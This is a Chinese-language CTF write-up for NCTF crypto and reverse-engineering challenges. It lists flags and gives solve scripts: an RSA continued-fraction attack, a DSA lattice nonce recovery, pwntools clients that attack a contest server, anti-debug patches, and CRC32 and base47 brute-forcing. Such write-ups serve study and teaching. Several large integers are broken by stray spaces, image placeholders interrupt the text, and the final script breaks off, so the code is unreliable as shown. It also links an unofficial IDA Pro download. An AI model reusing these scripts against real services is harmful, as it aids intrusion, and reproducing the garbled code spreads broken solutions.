k = 94541588860584895585135152950569493777168309607384495730944110393788712443252059813470464503558980161423182930915955597122997950103392684040352673659694990925903156093591505153081718027169554019948988048641061593654540898258994671824807628660558123733006209479395447337793897155523508261277918178756662618785
n = 78038257465705614852412634154716169412113990740904042917677113416530379004385659816379927319515726050552405403459611892339075553276092896496637945731713594097904620140106625791845706851040302014641017489547023227638703251165149679051935902493795863528354729467645758868082822168070580205478062899317319998736241958994544582100568821854020970936899516679460763550450128113170021099059271838816638879318226912812785080465008381198279937730891654069184331086720 5397
c = 60113347072180483824783344966475336222113696565085241117777327411737967140596681201892689113709378970441208011331017550668419468363103300384758524556096786330685250211083213604483762593183024342807503578144502169196914595905245966159733119288068989336929231165237244985327088989870576586967496170511687537856871230602153683812300311181917207865201210572506080997222229040855188377430522361275502661470191620137420060289271705169856875156666597654613767445 0533774
frac = rational_to_contfrac(k, 1<<1024)
convergents = convergents_from_contfrac(frac)
for (p, s) in convergents:
    if p>1:
        if n%p==0:
            qr = n//p
            d = inverse(65537, (qr-s+1)*(p-1))
            m = pow(c,d,n)
            print(long_to_bytes(m))
```

dsa

flag:

```
nctf{1d92dae504a70fbcae6d3721a55d7eacaf94d3133ea5f0394b7d203d64841110}
```

附件链接： https://upyun.clq0.top/dsa.py

```python
from Crypto.Util.number import *
from hashlib import sha256
```

```python

q = 40650743302059808774634634244068138501542753026953617483148703464113290519480444509529050631824834777584951166961649968888463087750447378168090155240888898203
y = 77439822510720124632644039325808276219590490352779303048188718891198785064803332481882930374554764337059115116451602923319906587810483961352844349914662436361
h = 1948059219254388113126716732801994127710689546929169120738181290503330676699 1
r = 96243300460715339209971532279324888421826418153800566665990585124746810295995662509883151604671544661519843700503611768579290573678821698737858451302021544 2
s = 18612547476449115911009258430871183471617265786060122430577837883308225422992541805618018718849670229023078370459261907828199514096504258258718988908398257 77
k0 = int(sha256(hex(h)[2:].encode().hex().encode()).hexdigest(),16)
A = matrix(ZZ,4,[2**256+1,0,0,0,0,2**256,0,0,0,0,1,0,2**800*(r*(2**256+1)),-2**800*s,2**800*q,-2**800*(-h+s*k0*(2**256))+2**512])
B = A.transpose()
C = B.LLL()
print(C[0])
flag = hex(h^^int(sha256(int(C[0,0]).to_bytes(128, "big")).hexdigest(),16))
print(flag)
```

rsa

附件链接:

```
https://attachment.h4ck.fun:9000/crypto/rsa.py
http://h4ck.fun/crypto/rsa.py
https://nctf.slight-wind.com/crypto/rsa.py
```

flag: nctf{5a4aec0a-bbd6-4c5b-9d9b-d5f4c49f6ab0}

```python
from Crypto.Util.number import *
from pwn import *
from tqdm import tqdm

def proof_of_work():
    rev = r.recvuntil(b"sha256(XXXX+")
    suffix = r.recv(16).decode()
    rev = r.recvuntil(b" == ")
    tar = r.recv(64).decode()
    def f(x):
        hashresult = hashlib.sha256(x.encode()+suffix.encode()).hexdigest()
        return hashresult == tar
    prefix = util.iters.mbruteforce(f, string.digits + string.ascii_letters, 4, 'upto')
    r.recvuntil(b'Give me XXXX: ')
    r.sendline(prefix)

e = 65537
while True:
    r = remote("43.129.69.35",10002)
```

```python
        r.recvuntil(b'n = ')
        n = int(r.recvline().strip())
        S = {pow(i,-e,n):i for i in tqdm(range(1,2**20))}

        proof_of_work()

        secret = ''
        for i in range(4):
            c = int(r.recvline().split(b'=')[1].strip())
            l = inverse(c,n)
            for j in range(1,2**16):
                s = l*pow(j,e,n)%n
                if s in S:
                    secret += hex(S[s]*j)[2:].zfill(8)
                    break
        print(len(secret),secret)
        if len(secret)!=32:
            r.close()
            continue
        r.recvuntil(b"Give me the secret:")
        r.sendline(secret)
        r.interactive()
```

dlp

附件链接：

```
https://attachment.h4ck.fun:9000/crypto/dlp.py
http://h4ck.fun/crypto/dlp.py
https://nctf.slight-wind.com/crypto/dlp.py
```

flag: nctf{a88c3430-0548-4443-9280-e962c3d6b74e}

```python
from Crypto.Util.number import *
from pwn import *
from tqdm import tqdm

r = remote("43.129.69.35",10001)
def proof_of_work():
    rev = r.recvuntil(b"sha256(XXXX+")
    suffix = r.recv(16).decode()
    rev = r.recvuntil(b" == ")
    tar = r.recv(64).decode()
    def f(x):
        hashresult = hashlib.sha256(x.encode()+suffix.encode()).hexdigest()
        return hashresult == tar
    prefix = util.iters.mbruteforce(f, string.digits + string.ascii_letters, 4, 'upto')
    r.recvuntil(b'Give me XXXX: ')
    r.sendline(prefix)

proof_of_work()

```

```python
p = 1446222683289689933413657102788947551187671293252869941646613472132000682883207131516891555981306907634404551579295877518858132428147504228283120723821195184290406022816941192104757726549998658284188861756783359789082691209408643006104313021611433833861493638686086351409504516574002338927871303154262299556 39
m = 0xdeadbeef
k = (p-5)//2
c = m
cnt = 0
for i in tqdm(range(1024)):
    if k%2:
        r.recvuntil(b'>')
        r.sendline('1')
        r.recvuntil(b"Give me m:")
        r.sendline(str(c))
        r.recvuntil(b"Give me k:")
        r.sendline(str(i))
        r.recvuntil(b'c = ')
        c = int(r.recvline().strip())
    k //= 2
r.recvuntil(b'>')
r.sendline('2')
r.recvuntil(b"Give me the secret:")
r.sendline(str(c))
r.interactive()
```

Reverse

Hello せかい

出题人ID: aiQG_

题目描述:

```
欢迎来到NCTF-逆向工程(Reverse Engineering)

这里可能有你需要的工具:
ida pro 7.6 :链接: https://pan.baidu.com/s/1bV2HjBBX0bwwtzORqhEr0g 提取码: o49x
```

附件链接:

```
链接: https://pan.baidu.com/s/1qPHbnzNrg-8ocG2CkYh_4w
提取码: mbxp
https://attachment.h4ck.fun:9000/reverse/Hello%20%E3%81%9B%E3%81%8B%E3%81%84/WelcomeToNCTF-RE.zip
https://nctf.slight-wind.com/reverse/Hello%20%E3%81%9B%E3%81%8B%E3%81%84/WelcomeToNCTF-RE.zip
```

flag:

```
NCTF{We1come_2_Reverse_Engineering}
```

wp:
丢到ida里, 找到main函数, 按F5, 应该就能看到flag了.
动态调试也可以在打印出的地址处找到flag字符串.

Shadowbringer

出题人ID: Xv37h10

题目描述:

```
One brings shadow, one brings light.
Two-toned echoes, tumbling through time.
Threescore wasted, ten cast aside.
Four-fold knowing, no end in sight.
---EZCPP FOR YOU, JUST HAVE FUN!---
```

附件链接:

```
链接: http://39.102.33.27:5212/#/s/rwSw
https://upyun.clq0.top/Shadowbringer.exe
```

flag:

```
NCTF{H0m3_r1d1n9_h0m3_dy1n9_h0p3}
```

本题来源于自己程序设计周的作业，要求是完成一个包含几种简单加解密功能的加解密系统。当时为了整点花活用bitset改写了一遍base64.然后拿了一份网上的代码过来对比凸显自己的加解密代码量小，但老师好像没太看懂bitset

后来变动了一下加密流程，就出成了这道题。作为除了点击即送的Hello せかい之外第一道题，考虑到有很多本校学弟学妹在打，为了不太劝退新人，打算是只卡静态不卡动态，由于用了bitset，静态可能不是特别容易一眼看出base64，但是动调很显然，就是一个改表改padding的古代双重base64，第二遍的表是第一遍的逆序。可以dump出表，也可以静态看init阶段表的构建过程。

放一个加密源代码在这里：

```
string hisoralce="",oralcehis="";
void youknowwhat()//初始化表
{
  rep(i,0,63)
  {
    if(i==12)
    hisoralce=hisoralce+'s';
    elif(i==57)
    hisoralce=hisoralce+'h';
    else
    hisoralce=hisoralce+char(i+35);
  }
  string s(hisoralce.rbegin(),hisoralce.rend());
  oralcehis=s;
  return;
}
string Emet(string s)//第一次加密
{
    string t="",r="";
    repo(i,0,s.size())
    t=t+bitset<8>((s[i])).to_string();
    while((t.size()%6))
    t=t+'0';
    reps(i,0,t.size(),6)
    r=r+hisoralce[bitset<6>(t.substr(i,6)).to_ulong()];
    while(r.size()%4)
    r=r+'!';
    return r;
}
string Selch(string s)//第二次加密
{
    string t="",r="";
    repo(i,0,s.size())
    t=t+bitset<8>((s[i])).to_string();
    while((t.size()%6))
    t=t+'0';
    reps(i,0,t.size(),6)
    r=r+oralcehis[bitset<6>(t.substr(i,6)).to_ulong()];
    while(r.size()%4)
    r=r+'!';
    return r;
}
```

本来是想加密1-解密1-加密2的，但想想没啥意思，就算了。

鲨鲨的秘密

出题人ID: Cynosure

题目描述:

```
听说这是鲨鲨的秘密
```

附件链接:


```
链接：http://39.102.33.27:5212/#/s/bnIJ
https://upyun.clq0.top/attachment_2.exe
```

flag:

```
NCTF{rLdE57TG0iHA39qUnFZp6LeJyYEBcxMNL7}
```

程序一开始存在一处简单的反调试，如果是使用 IDA 等调试器在 main 函数中直接下断点，然后开始运行就会发现会直接退出调试，因为程序在到达断点处已经 exit(0) 了。所以程序直接结束，如果想痛快调试程序，需要对程序做一个 patch 修改程序中原本的指令。

patch 的地址如下:



Address	Length	Original bytes	Patched bytes
0040101B	0x1	74	EB

```
这里给出文件 patch 前后的 sha256 校验值，可以自行对比以确认 文件 patch 正确

patch 前:
SHA256: 2DAB90FFD1A513500F1F9784F5FCC7434B5B22E6FD7030B1A79E9F1C892DEF20

patch 后:
SHA256: 209B8AF68F68CD024597FADE2DD7BA7DD0056A13E58E075D5605007802A34F8C
```

程序开始申请了一个大小为 0x20 的堆，修改堆的属性为可读可写可执行

这样我们就可以将代码放在这个堆中执行


对于 `dword_404A38` 数组，直接下断点动调，dump 下来即可发现是一个 CRC32 table

现在对这一处代码做出解释

首先将 unk_404210 处数据，根据 dword_404080 中的后 4 个 bit 位确定的数组长度，复制数据到之前申请的堆中

sub_401030 函数又对堆中的部分字节做了一定的替换，得到的才是最终执行的代码

由循环可以轻易知道将输入的字符串每两个字母做一次计算进行比较，每次计算的的代码量为33条指令




```
  for ( dword_404E44 = 0; dword_404E44 < 33; ++dword_404E44 )
  {
    memcpy(lpAddress, (char *)&unk_404210 + 20 * dword_404E44, dword_404080[dword_404E44] & 0xF);
    sub_401030(lpAddress, dword_404080[dword_404E44]);
    __writeflags(v16);
    v5 = v19;
    v3 = v20;
    v4 = v21;
    v12 = ((__int64 (__fastcall *)(int, _DWORD))lpAddress)(v18, HIDWORD(v17));
    v18 = v13;
    v17 = v12;
    v14 = __readeflags();
    v16 = v14;
  }
  v9 = dword_404E40;
```

现在可以直接动态调试观察执行了哪些指令，不必去关心 sub_401030 函数中对堆上做了什么数据更改，只需要动态调试观察执行了哪些指令即可,就是做了一个 CRC32 的计算

dump 出 crc32 后的对比的数组，用 python 爆破一下即可，脚本如下

```python
import zlib
enc = [3237371998, 11628042, 857318098, 1472903095, 2590272924, 3185059622, 3627613073, 2380336051, 392891821, 1751113455, 740292529, 1816412822, 2707226256, 550340385, 1654029544, 739656189, 1462570906, 2924665900, 1346993615, 4285185866]
flag = b''
for i in range(0, 20):
    for j in range(0, 0xffff):
        data = int(j).to_bytes(length=2, byteorder='big', signed=True)
        if zlib.crc32(data) == enc[i]:
            flag += data
            break

print(flag)
# b'NCTF{rLdE57TG0iHA39qUnFZp6LeJyYEBcxMNL7}'
```

对于每一次指令的执行，除了通过动态调试去观察汇编代码之外，我们也可以通过 trace 功能，跟踪到每一条指令的执行，这里以 ollydbg 的 trace 功能为例 `IDA 或者 x32dbg 的 trace功能也可使用` 。图中右列部分红色指令的位置即是在堆上执行的指令。trace 之后可以直接阅读汇编代码看到每一次循环中执行了什么代码



```
LCG - RUN 跟踪 1869. 步进s 返回, 模块 - attachme
0040101B  .v  EB 08          jmp Xattachme.00401025
0040101D  .   6A 00          push 0x0                                    ┌status = 0
0040101F  .   FF15 B0304000  call dword ptr ds:[<&api-ms-win-crt-runt   └exit
00401025  >   B8 2083B8ED    mov eax,0xEDB88320
0040102A  .   5D             pop ebp
0040102B  .   C3             retn
0040102C      CC             int3
0040102D      CC             int3
0040102E      CC             int3
0040102F      CC             int3
00401030 ┌$   55             push ebp
00401031 │.   8BEC           mov ebp,esp
00401033 │.   83EC 0C        sub esp,0xC
00401036 │.   8B45 0C        mov eax,[arg.2]
00401039 │.   C1E8 08        shr eax,0x8
0040103C │.   8945 FC        mov [local.1],eax
0040103F │.   8B4D 0C        mov ecx,[arg.2]
00401042 │.   C1E9 04        shr ecx,0x4
00401045 │.   83E1 0F        and ecx,0xF
00401048 │.   894D F4        mov [local.3],ecx
0040104B │.   8B55 F4        mov edx,[local.3]
0040104E │.   8955 F8        mov [local.2],edx
00401051 │.   837D F8 04     cmp [local.2],0x4
00401055 │.v  77 79          ja Xattachme.004010D0
00401057 │.   8B45 F8        mov eax,[local.2]
0040105A │.   FF2485 E41040  jmp dword ptr ds:[eax*4+0x4010E4]
00401061 │>   8B4D 08        mov ecx,[arg.1]
00401064 │.   034D FC        add ecx,[local.1]
00401067 │.   C701 504E4000  mov dword ptr ds:[ecx],offset attachme.t
0040106D │.v  EB 61          jmp Xattachme.004010D0
0040106F │>   8B55 08        mov edx,[arg.1]
00401072 │.   0355 FC        add edx,[local.1]
00401075 │.   C702 4C4E4000  mov dword ptr ds:[edx],offset attachme.t
0040107B │.v  EB 53          jmp Xattachme.004010D0
0040107D │>   8B45 08        mov eax,[arg.1]
00401080 │.   0345 FC        add eax,[local.1]
00401083 │.   C700 404E4000  mov dword ptr ds:[eax],offset attachme.i
00401089 │.v  EB 45          jmp Xattachme.004010D0
ecx=00000000
堆栈 ss:[0019FEC8]=00000000

main.cpp:80.  int a1 = (num >> 4) & 0xf;

地址      HEX 数据                                            ASCII
00403000  D0 20 94 76 C0 04 94 76 E0 85 20 77 90 F3 93 76  ?擾?擾鄔 w憆搗
00403010  10 DF 93 76 90 2E 94 76 40 DF 93 76 70 0B 94 76  ■邠v?擾@邠vp■擾
00403020  10 99 93 76 80 2E 94 76 20 17 94 76 40 5C 95 76  ■檽v■.擾 ■擾@\晇

寄存器 (FPU)
EAX 00000
ECX 00000
EDX 00000
EBX 00000
ESP 0019F
EBP 0019F
ESI 00579
EDI 0057D
EIP 00401
C 0  ES 0
P 1  CS 0
A 0  SS 0
Z 1  DS 0
S 0  FS 0
T 0  GS 0
D 0
O 0  Last
EFL 00000
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 0000
FCW 027F

0019FEC8  00000000
0019FECC  00000000
0019FED0  00000002
0019FED4  0019FF28
0019FED8  00401325  attachme.004013

Run trace
返回   线程  模块      地址      命令                                          修改后的寄存器
1897.        attachme  004012D7  cmp dword ptr ds:[j],0x21                     FL=CAS
1896.        attachme  004012DE  jge Xattachme.00401334
1895.        attachme  004012E0  mov eax,dword ptr ds:[j]                      EAX=00000000
1894.        attachme  004012E5  mov ecx,dword ptr ds:[eax*4+length]           ECX=0000020A
1893.        attachme  004012EC  and ecx,0xF                                   FL=P, ECX=0000000A
1892.        attachme  004012EF  push ecx                                      ESP=0019FEE0
1891.        attachme  004012F0  imul edx,dword ptr ds:[j],0x14
1890.        attachme  004012F7  add edx,offset attachme.opcode                FL=O, EDX=00404210
1889.        attachme  004012FD  push edx                                      ESP=0019FEDC
1888.        attachme  004012FE  mov eax,dword ptr ds:[lpAddress]              EAX=00580D18
1887.        attachme  00401303  push eax                                      ESP=0019FED8
1886.        attachme  00401304  call attachme.memcpy                          FL=PZ, ECX=00000000, EDX=FFFF0040
1885.        attachme  00401309  add esp,0xC                                   FL=PA, ESP=0019FEE4
1884.        attachme  0040130C  mov ecx,dword ptr ds:[j]
1883.        attachme  00401312  mov edx,dword ptr ds:[ecx*4+length]           EDX=0000020A
1882.        attachme  00401319  push edx                                      ESP=0019FEE0
1881.        attachme  0040131A  mov eax,dword ptr ds:[lpAddress]
1880.        attachme  0040131F  push eax                                      ESP=0019FEDC
1879.        attachme  00401320  call attachme.func                            ESP=0019FED8
1878.        attachme  00401030  push ebp                                      ESP=0019FED4
1877.        attachme  00401031  mov ebp,esp                                   EBP=0019FED4
1876.        attachme  00401033  sub esp,0xC                                   FL=A, ESP=0019FEC8
1875.        attachme  00401036  mov eax,dword ptr ss:[ebp+0xC]                EAX=0000020A
1874.        attachme  00401039  shr eax,0x8                                   EAX=00000002
1873.        attachme  0040103C  mov dword ptr ss:[ebp-0x4],eax
1872.        attachme  0040103F  mov ecx,dword ptr ss:[ebp+0xC]                ECX=0000020A
1871.        attachme  00401042  shr ecx,0x4                                   FL=CA, ECX=00000020
1870.        attachme  00401045  and ecx,0xF                                   FL=PZ, ECX=00000000
1869.        attachme  00401048  mov dword ptr ss:[ebp-0xC],ecx
1868.        attachme  0040104B  mov edx,dword ptr ss:[ebp-0xC]                EDX=00000000
1867.        attachme  0040104E  mov dword ptr ss:[ebp-0x8],edx
1866.        attachme  00401051  cmp dword ptr ss:[ebp-0x8],0x4                FL=CPAS
1865.        attachme  00401055  ja Xattachme.004010D0
1864.        attachme  00401057  mov eax,dword ptr ss:[ebp-0x8]                EAX=00000000
1863.        attachme  0040105A  jmp dword ptr ds:[eax*4+0x4010E4]
1862.        attachme  00401061  mov ecx,dword ptr ss:[ebp+0x8]                ECX=00580D18
1861.        attachme  00401064  add ecx,dword ptr ss:[ebp-0x4]                FL=O, ECX=00580D1A
1860.        attachme  00401067  mov dword ptr ds:[ecx],offset attachme.tmp
1859.        attachme  0040106D  jmp Xattachme.004010D0
1858.        attachme  004010D0  mov ecx,dword ptr ss:[ebp+0xC]                ECX=0000020A
1857.        attachme  004010D3  and ecx,0xF                                   FL=P, ECX=0000000A
1856.        attachme  004010D6  mov edx,dword ptr ss:[ebp+0x8]                EDX=00580D18
1855.        attachme  004010D9  mov byte ptr ds:[edx+ecx],0xC3
1854.        attachme  004010DD  mov esp,ebp                                   ESP=0019FED4
1853.        attachme  004010DF  pop ebp                                       ESP=0019FED8, EBP=0019FF28
1852.        attachme  004010E0  retn                                          ESP=0019FEDC
1851.        attachme  00401325  add esp,0x8                                   FL=PA, ESP=0019FEE4
1850.        attachme  00401328  popfd                                         FL=CPAS, ESP=0019FEE8
1849.        attachme  00401329  popad                                         EAX=00000028, ECX=00404A20, EDX=00000000, ESP=0019FF08
1848.        attachme  0040132A  call dword ptr ds:[lpAddress]                 ESP=0019FF04
1847.                  00580D18  mov dword ptr ds:[attachme.tmp],-0x1
1846.                  00580D22  retn                                          ESP=0019FF08
1845.        attachme  00401330  pushad                                        ESP=0019FEE8
1844.        attachme  00401331  pushfd                                        ESP=0019FEE4
1843.        attachme  00401332  jmp Xattachme.004012C8
1842.        attachme  004012C8  mov edx,dword ptr ds:[j]
1841.        attachme  004012CE  add edx,0x1                                   FL=O, EDX=00000001
1840.        attachme  004012D1  mov dword ptr ds:[j],edx
1839.        attachme  004012D7  cmp dword ptr ds:[j],0x21                     FL=CS
1838.        attachme  004012DE  jge Xattachme.00401334
1837.        attachme  004012E0  mov eax,dword ptr ds:[j]                      EAX=00000001
1836.        attachme  004012E5  mov ecx,dword ptr ds:[eax*4+length]           ECX=00000226
```

狗狗的秘密

出题人ID: Cynosure

题目描述:

```
听说这是狗狗的秘密
```

附件链接:

```
链接: http://39.102.33.27:5212/#/s/D3Un
https://upyun.clq0.top/attachment_1.exe
```

flag

```
NCTF{ADF0E239-D911-3781-7E40-A575A19E5835}
```

IDA 载入，查看程序段，容易发现一个存在名为 SMC 的段，知道是考点是代码自解密

有几处简单的反调试，需要 patch 一下可执行文件，便于我们去调试文件

`TlsCallback_0` 回调函数中同样存在调试检测，和堆代码进行解密部分，同样需要patch一下，回调函数在创建新线程之前执行对应代码

函数解密使用了一个xtea如果不关系解密过程的话，可以直接动态调试下一个断点，直接跳转到函数被解密完成之后，f5查看伪代码得到真实的执行代码

具体断点只要下在创建线程的函数执行完毕之后 `sub_F13000` 函数刚开始执行时或者，执行前就行

伪代码如下

```
void __cdecl sub_F13000(const char *a1)
{
  signed int v1; // [esp+0h] [ebp-98h]
  unsigned int v2; // [esp+10h] [ebp-88h]
  signed int v3; // [esp+1Ch] [ebp-7Ch]
  int v4; // [esp+2Ch] [ebp-6Ch]
  int v5; // [esp+2Ch] [ebp-6Ch]
  char v6; // [esp+32h] [ebp-66h]
  signed int Size; // [esp+34h] [ebp-64h]
  unsigned int v8; // [esp+38h] [ebp-60h]
  int k; // [esp+38h] [ebp-60h]
  unsigned __int8 *v10; // [esp+3Ch] [ebp-5Ch]
  int i; // [esp+40h] [ebp-58h]
  signed int j; // [esp+40h] [ebp-58h]
  signed int m; // [esp+40h] [ebp-58h]
  signed int n; // [esp+40h] [ebp-58h]
  signed int ii; // [esp+40h] [ebp-58h]
  char v16[62]; // [esp+44h] [ebp-54h]
  int v17; // [esp+82h] [ebp-16h]
  int v18; // [esp+86h] [ebp-12h]
  int v19; // [esp+8Ah] [ebp-Eh]
  int v20; // [esp+8Eh] [ebp-Ah]
  __int16 v21; // [esp+92h] [ebp-6h]

  v2 = strlen(a1);
  Size = 146 * v2 / 0x64 + 1;
  v3 = 0;
  v10 = (unsigned __int8 *)malloc(Size);
  v16[0] = 0x52;
  v16[1] = -61;
  v16[2] = 26;
  v16[3] = -32;
  v16[4] = 22;
  v16[5] = 93;
  v16[6] = 94;
  v16[7] = -30;
  v16[8] = 103;
  v16[9] = 31;
  v16[10] = 31;
  v16[11] = 6;
  v16[12] = 6;
  v16[13] = 31;
  v16[14] = 23;
  v16[15] = 6;
  v16[16] = 15;
  v16[17] = -7;
  v16[18] = 6;
  v16[19] = 103;
  v16[20] = 88;
  v16[21] = -78;
  v16[22] = -30;
  v16[23] = -116;
  v16[24] = 15;
  v16[25] = 42;
  v16[26] = 6;
  v16[27] = -119;
  v16[28] = -49;
  v16[29] = 42;
  v16[30] = 6;
  v16[31] = 31;
  v16[32] = -104;
  v16[33] = 26;
  v16[34] = 62;
  v16[35] = 23;
  v16[36] = 103;
  v16[37] = 31;
  v16[38] = -9;
  v16[39] = 58;
  v16[40] = 68;
  v16[41] = -61;
  v16[42] = 22;
  v16[43] = 51;
  v16[44] = 105;
  v16[45] = 26;
  v16[46] = 117;
  v16[47] = 22;
  v16[48] = 62;
  v16[49] = 23;
  v16[50] = -43;
  v16[51] = 105;
  v16[52] = 122;
  v16[53] = 27;
  v16[54] = 68;
  v16[55] = 68;
  v16[56] = 62;
  v16[57] = 103;
  v16[58] = 0xF7;
  v16[59] = 0x89;
  v16[60] = 103;
  v16[61] = 195;
  v17 = 0;
  v18 = 0;
  v19 = 0;
  v20 = 0;
  v21 = 0;
  memset(v10, 0, Size);
  v8 = 0;
  for ( i = 0; i < 256; ++i )
  {
    v6 = table[i];
    table[i] = table[(i + *((unsigned __int8 *)&sum + i % 4)) % 256];
    table[(i + *((unsigned __int8 *)&sum + i % 4)) % 256] = v6;
  }
  while ( v8 < strlen(a1) )
  {
    v4 = a1[v8];
```

```
      for ( j = 146 * v2 / 0x64; ; --j )
      {
        v5 = v4 + (v10[j] << 8);
        v10[j] = v5 % 47;
        v4 = v5 / 47;
        if ( j < v3 )
          v3 = j;
        if ( !v4 && j <= v3 )
          break;
      }
      ++v8;
    }
    for ( k = 0; !v10[k]; ++k )
      ;
    for ( m = 0; m < Size; ++m )
      v10[m] = byte_F15118[v10[k++]];
    while ( m < Size )
      v10[m++] = 0;
    v1 = strlen((const char *)v10);
    for ( n = 0; n < v1; ++n )
      v10[n] ^= table[v10[n]];
    for ( ii = 0; ii < v1; ++ii )
    {
      if ( v10[ii] != (unsigned __int8)v16[ii] )
      {
        printf("Wrong!\n", v1);
        exit(0);
      }
    }
    printf("Right!\n", v1);
    JUMPOUT(0xF1344E);
  }
```

逆向来解决对于这样的地方的一处代码,通过爆破以后可以得到有些v10中数组的取值存在多解的情况，具体解的取值情况如下

```
    for ( n = 0; n < v1; ++n )
      v10[n] ^= table[v10[n]];
  0,
  2,
  0,
  33, 45,
  44,
  30,
  40,
  8,
  23,
  22, 11, 7,
  37, 34,
  37, 34,
  19, 20, 43,
  19, 20, 43,
  37, 34,
  24,
  19, 20, 43,
  31, 4,
  29,
  19, 20, 43,
  22, 11, 7,
  13,
  5,
  23,
  41,
  31, 4,
  35,
  19, 20, 43,
  9,
  14,
  35,
  19, 20, 43,
  37, 34,
  3,
  33, 45,
  10,
  24,
  22, 11, 7,
  37, 34,
  38,
  1,
  25,
  0,
  30,
  6,
  42,
  33, 45,
  36,
  30,
  10,
  24,
  21,
  42,
  26,
  28,
  25,
  25,
  10,
  22, 11, 7,
  38,
  9,
  22, 11, 7,
```

如果使用爆破来解决大概会有1.8亿种组合结果，可能会耗费比较久的时间，但是这里v10这个数组实际上就是通过将输入做了一个base47转换的来的

那么原输入的范围应该是在`0x20-0x7e`之间,并且对于v10数组，如果给改动其中某一位的话，只会对解密出来的flag的后面部分有影响，前面部分没有任何影响，也就是说，密文后部的正确与否不会影响前部的解密。从前到后，手动对密文进行一个个尝试，通过观察解密结果，我们可以最终得到正确的密文，然后解密明文即可。

```python
import libnum
arr = [0, 2, 0, 45, 44, 30, 40, 8, 23, 11, 37, 34, 43, 43, 37, 24, 19, 4, 29, 19, 22, 13, 5, 23, 41, 4, 35, 20, 9, 14, 35, 43, 37, 3, 33, 10, 24, 22, 37, 38, 1, 25, 0, 30, 6, 42, 45, 36, 30, 10, 24, 21, 42, 26, 28, 25, 25, 10, 7, 38, 9, 11]

n = 0
for i in range(len(arr)):
    n *= 47
    n += arr[i]

print(libnum.n2s(n))

# b'NCTF{ADF0E239-D911-3781-7E40-A575A19E5835}'
```

easy_mobile

前半部分 方程求解

```python
from z3 import *

result = [3287,1688,3452,1786,3255,1994,1947,2002,2384,2777,2783,5286,3319,1824,1842,2038]
flag = [Int("x%d"%i) for i in range(16)]
mul_1 = [0x20,0x22,0x23,0x24]
mul_2 = [0x30,0x31,0x32,0x33]
add_1 = [0x37,0x38,0x39,0x3a]
add_2 = [0x50,0x52,0x53,0x54]

s = Solver()
for i in range(4):
    s.add(flag[i] *mul_1[i] + add_1[i] == result[i])
    s.add(flag[4+i] * mul_1[i] + add_1[i]  == result[4+i])
    s.add(flag[8+i] * mul_2[i] + add_2[i] == result[8+i])
    s.add(flag[12+i] * mul_1[i] + add_1[i] == result[12+i])

if(s.check() == sat):
    m = s.model()
